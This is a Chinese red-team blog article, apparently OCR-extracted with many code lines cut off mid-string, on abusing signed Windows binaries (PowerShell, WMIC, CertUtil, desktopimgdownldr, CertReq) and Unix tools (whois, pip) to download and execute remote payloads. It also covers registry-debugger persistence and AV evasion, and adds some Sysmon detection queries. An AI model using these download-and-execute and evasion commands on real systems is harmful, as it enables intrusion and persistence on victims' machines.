浅谈 Living Off the Land Binaries - SecPulse.COM | 安全脉搏

> 什么是 Living off the land Binaries?

什么是 Living off the land Binaries?

Living off the land Binaries 简称 LoLbins。Living off the land 是由 ChristopherCampbell 和 MattGraeber 提出的。Lolbins 为二进制文件。攻击方可以通过该二进制文件执行超出其本身功能的工作。

这个下载二进制文件还要你讲？和我自己做的 C2 下载文件有啥区别！大佬别急，听我说。

LOLbins/lib/script 定义

1. 它是操作系统本身文件，或者是从 Microsoft 下载的

文件。总之它必须带有 windows 自身签名文件。

2. 由于是 windows 自身签名文件，所以一般天然带有免杀的属性, 能通过很多应用程序的白名单。

3. 它具有 APT 功能或者一些对我们红队有用的功能。像去年 2019 年 TA505 利用 LoLbin 和新型后门攻击金融行业。

LoLbin 功能：

1. 执行代码

任意代码执行。

通过 LOLbins 执行其他程序（未带微软签名）或者脚本。

2. 代码编译

3. 文件操作

正在下载；

上传；

复制。

4. 持久性权限维持

利用现有的 LOLBins 来做权限维持。

持久性（比如通过隐藏数据在 AD 中，在登录时候启动。）

5.UAC Bypass

6. 转储进程内存

7. 监控（例如键盘记录器，网络跟踪等等）。

8. 逃避 / 修改日志

9. 不需要重定位到文件系统其他位置的 DLLinjected/side-loading。

常见的下载 LoLbins

要说到 LOLbins 最著名且最常见的是 PowerShell 以及 Windows 管理工具 WMI 还有 CertUtil 工具。讲 download 为主的 lolbin。

PowerShell：

Windows PowerShell 是一种命令行外壳程序和脚本环境，使命令行用户和脚本编写者可以利用. NETFramework 的强大功能。

在服务器上设置一个打开计算器的 ps 脚本。


远程下载命令：

```
(New-Object Net.WebClient).DownloadString("http://xx.
```

远程下载 & 执行命令：


```
Invoke-Expression (New-Object
Net.WebClient).DownloadString("http://xxx.xx.xx.xx/tes
```

WMI：



WMIC 扩展 WMI，提供了从命令行接口和批命令脚本执行系统管理的支持。


服务器上远程放 xsl 文件：



```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
      xmlns:xsl="http://www.                Transform"
      xmlns:msxsl="urn:schemas-microsoft-com:xslt"
      xmlns:user="urn:my-scripts">

<msxsl:script language="VBScript" implements-prefix="user">
function myFunction()
    set shell=createobject("wscript.shell")
    shell.run "calc.exe",0
    myFunction = 0
end function

</msxsl:script>
<xsl:template match="/">
<xsl:value-of select="user:myFunction()"/>
</xsl:template>
</xsl:stylesheet>
```

远程下载执行命令：

```
os get /format:"http://xx.xx.xx.xxx/test2.xsl"
```



绑定程序运行（当 test.exe 运行时，cmd.exe 也将运行）：

```
wmic.exe process call create "C:\\Windows\\system32\\r

\\\\"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVer
Execution

Options\\test.exe\\" /v \\"Debugger\\" /t REG_SZ /d \\
/
f"
```

当然还有之前比较火的无文件 wmic 后门等等。。。。

CertUtil

CertUtil.exe 是 Microsoft 旨在用于处理证书颁发机构（CA）数据和组件的管理命令行工具。这包括验证证书和证书链，转储和显示 CA 配置信息以及配置证书服务。

路径:


```
C:\Windows\System32\certutil.exe

C:\Windows\SysWOW64\certutil.exe
```

下载命令：


```
certutil.exe -urlcache -f UrlAddress Output-File-Name
```

远程下载并隐藏在 ADS 数据流中:

```
certutil.exe -urlcache -split -f https://xx.xx.xx.xx/
```



这三者大部分已经能大多数 AV,EDR 等等识别。。。



所以我们需要新的 LOLbin 来执行我们的要达到的效果。

新型下载 LOLBIN

Desktopimgdownldr.exe 功能

用于设置锁定屏幕或桌面背景图像作为个性化 CSP 一部分. CSP 在 WIN10 1703 之后引入。

用户如果没有用过 CSP，那么路径不存在。

```
C:\Windows\Personalization
```

默认图片下载和存放路径：

```
C:\windows\Personalization\LockScreenImage\LockScreen]
```

Desktopimgdownldr 默认用法：

```
desktopimgdownldr /lockscreenurl:https://domain.com:80
eventName: randomname
```

用法

管理员运行，该文件会设置并覆盖用户锁定的屏幕图像，并生成注册表，我们需要将其注册表删除，避免将其屏幕覆盖。

```
set "SYSTEMROOT=C:\Windows\Temp" && cmd /c desktopimgd
/lockscreenurl: https://xx.xx.xx.xx/xxx.ps1 && reg del
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\
/f
```

注册表路径：

```
\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current
```

由于二进制文件 desktopimgdownldr 中的 FunctionSHExpandEnvironmentStringsW 使用硬编码地址，所以非管理员也能使用，而且无需注册表。

```
%systemroot%\Personalization\LockScreenImage
```

普通用户运行：


```
set "SYSTEMROOT=C:\Windows\Temp" && cmd /c desktopimgd
/lockscreenurl: https://xx.xx.xx.xx/xxx.ps1 /eventName
```


Debug

个人进行尝试的时候，发现普通用户执行命令不能成功执行命令。

管理员执行成功了。同时生成了注册表。

```
C:\Windows\system32>desktopimgdownldr
/lockscreenurl:http://xx.xxx.xx.xx/test.ps1 /eventName
```







我的机器环境使用了 COM + 注册目录。因为修改了 %systemroot% 目录导致文件找不到它。


```
mklink /J "%TEMP%\Registration" C:\windows\Registratic
"SYSTEMROOT=%TEMP%" && cmd /c desktopimgdownldr.exe
/lockscreenurl:https://domain.com:8080/file.ext /event
rmdir /s /q "%TEMP%\Registration"
```

重新建立软连接后可以在普通用户下成功运行。



有意思的是我用 ProcessMonitor 发现与之通信的是 svhosts 而不是 desktopimgdownldr PM 过滤后筛选出来 desktopimgdownldr 却没有任何网络流量。





筛选出 svchost 的网络流量，确实是 svchost 与服务器通信。

wireshark 跟踪 tcp 流信息。

```
HEAD /test.ps1 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: identity
User-Agent: Microsoft BITS/7.8
Host: 118.
```

建议

在 sysmon 中对其监控：

```
HTTP/1.1 200 OK
```


```
Event| where Source == "Microsoft-Windows-Sysmon"| whe

has "desktopimgdownldr.exe"| extend a = parse_xml(Ever

CommandLine =

tostring(parse_json(tostring(parse_json(tostring(parse

project TimeGenerated, CommandLine, Computer, EventDat

UserName

| sort by TimeGenerated desc
```

```
Content-Type: application/octet-stream
Content-Length: 6
Last-Modified: Tue, 25 Aug 2020 06:30:02 GMT
Connection: keep-alive
ETag: "5f44afea-6"
Accept-Ranges: bytes

.\calc
```

CertReq

功能

certreq 命令可用于从证书颁发机构（CA）请求证书，从 CA 检索对先前请求的响应，从. inf 文件创建新请求，接受并安装对请求的响应，根据现有的 CA 证书或请求构造交叉认证或合格的从属请求，并签署交叉认证或合格的从属请求。 原本用于帮助 windows 进行证书认证。还能够作为上传，下载的重要工具。



用法

上传请求：

```
CertReq -Post -config https://example.org/ c:\windows\
```

下载 POST 请求，并显示内容（支持 HTTP 与 HTTPS）：

```
CertReq -Post -config https://example.org/ c:\windows\
```

下载 POST 请求，并保存到本地（支持 HTTP 与 HTTPS）：


```
CertReq -Post -config https://example.org/ c:\windows\
```

Debug

个人测试的时候小文件是可以直接下载，估计 50 多 kb 左右，大文件会报错。

小文件：

大



建议

在 sysmon 中对其进行监控其中的 json 内容：

```
Event| where Source == "Microsoft-Windows-Sysmon" and
"OriginalFileName: CertReq.exe"| extend EventFullData
parse EventData with * 'OriginalFileName">'OriginalFil
parse EventData with * 'CommandLine">'Commandline '</[
TimeGenerated, OriginalFileName, Commandline, Computer
EventFullData
| sort by TimeGenerated desc
```

Unix-GTFOBins

windows 有 LOLbins，Unix 下当然也有。


whois 用法

攻击机器监听

```
nc -l -p 12345 < "file_to_send"
```

靶机

```
RHOST=attacker.com
RPORT=12345
LFILE=file_to_save
whois -h $RHOST -p $RPORT > "$LFILE"
```




同理也能传递二进制文件，进行 base64 位编码。

```
base64 "file_to_send" | nc -l -p 12345
RHOST=attacker.com
RPORT=12345
LFILE=file_to_save
whois -h $RHOST -p $RPORT | base64 -d > "$LFILE"
```

PIP 用法

利用 php install 来下载文件。

```
export URL=http:
export LFILE=/tmp/file_to_save
TF=$(mktemp -d)
echo 'import sys; from os import environ as e
if sys.version_info.major == 3: import urllib.request
else: import urllib as r
r.urlretrieve(e["URL"], e["LFILE"])' > $TF/setup.py
pip install $TF
```



总结

LOLbins 在实际攻击中除了上面说的下载功能，往往还有很多功能。比如 REVERSESHELL,Sudo，SUID，Execute，其中某些 bins 在 AWLpypass 有奇效。在红队行动和 APT 攻击上有着不可忽视的作用。

参考链接：

https:
https:
https:
https:
https:
https:

全文完